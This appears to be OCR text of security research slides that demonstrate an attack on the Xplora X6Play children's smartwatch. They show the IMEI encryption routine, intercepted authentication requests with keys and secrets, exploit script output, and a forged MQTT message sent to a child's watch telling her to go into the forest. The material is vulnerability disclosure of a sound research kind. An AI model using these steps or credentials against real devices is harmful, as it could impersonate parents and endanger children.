
```
public final String encryptImei(String imei, String secret) {
    String md5Secret = Md5Util.INSTANCE.md5(secret);
    String iv = md5Secret.substring(8, 24);
    return AESUtil.INSTANCE.encryptAES(md5Secret, iv, imei);
}
```

```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTel2YPe4Lpc9loR/KzCJg== ──────── AES(
H-TZ: Europe/Berlin                        key = MD5(MD5(IMEI || timestamp)),
H-Vendor: sikey                            iv = key[8:24], data = IMEI)
H-Model: X6
H-Authorization: Open
  b05a400d116b582c****************:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP7OVGKdXSI=

{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
                                   HMAC-SHA256(secret, MD5(body) || headers)
                 MD5(IMEI || timestamp)
```


```
{
    "apiKey": "99cc699fa29e559c932783c8406ead0e",
    "apiSecret": "5d11c2e7cf355afb9be8b9c77a9f6e18",
    "awsIotCaCert": "https://htk.myxplora.com/v2/awsiot/x6/cacert/***/***",
    "awsIotCliCert": "https://htk.myxplora.com/v2/awsiot/x6/clicert/***/***",
    "awsIotClientId": "watch-350685602041083",
    "awsIotCliPriv": "https://htk.myxplora.com/v2/awsiot/x6/clipriv/***/***",
    "awsIotIP": "a2w6fy8ou5uvy6-ats.iot.eu-central-1.amazonaws.com",
    "awsIotTopic":
       "watch
        /3a2607177ed6f4cd35d7452c05d259c0
        /d731efe210dcac2ffe9244c2329c9a984d820ff4a52756aaeee3af3809da6942",

    "serverIP": "htk.myxplora.com",
    /* ... */
}
```


htk.xplora.com
api.xplora.com
HTTPS
HTTPS
MQTT
AWS IoT Core
12:29
Good Afternoon
Ea Alderson
You
Small Ea
Add a device
Your devices
Call and message at a glance.
Small Ea
Message
Call
Small Ea's Device
100 %
Steps
View total steps taken today.
Help
Hub
Map
Goplay
Settings

IN WHICH I STEAL YOUR CHILD

I. I WON'T BE HOME FOR DINNER


Nov 3 14:04
en
SM-A326B
14:04
58%
Xplora
X6Play
14:04
Ea
user@Hekate:~/Documents/Thesis Supervision/archive/Malte Xplora/msc-malte-vu/exploit
[user@Hekate exploit]$ python main.py
Fake secret for body: db9347829ad8b0d1d4d1625a8c07bcd0
Set API key 99cc699fa29e559c932783c8406ead0e for future requests
Set API secret 5d11c2e7cf355afb9be8b9c77a9f6e18 for future reques
ts
Set secret 2a0fc196a7b05d0aa51c6833f484e7c8 for future requests
Saved initial authentication response
[user@Hekate exploit]$

II. COME CLOSER, LITTLE ONE


```
Set API key d62995838df64a65a2a098b25bca2f7b for future requests
Set API secret f4f0e7a19f224ed3a4397146e2c0313d for future requests
Set secret e0d8c56c0cb15bff8f1e8ee77a4918c7 for future requests
Saved initial authentication response
[user@Hekate exploit]$ python main.py
Ea @ +49[redacted]
> Have a good day 😊
> be safe out there, stay away from the woods!
< Yes


sending: "go into the forest. it is safe."
send mqtt:
{"data":{"xpVersion":"1.0.0","xpSrc":"IoT","xpDest":"350685602041083","xpE
t":"1150","xpLang":"en-US","xpTid":"1766234500000","xpTm":"1766234500","ms
gId":"d8486f72166956acb9e377725465acea","xpPushId":"4c7837b6a2cf5478cbc971
6833e17d8073b7bdd7f4","xpCb":"https://htk.prod.myxplora.com/v2/fcm/watch/a
rrival"},"notification":{"title":"signal","body":"signal"},"background":tr
ue}
[user@Hekate exploit]$
```

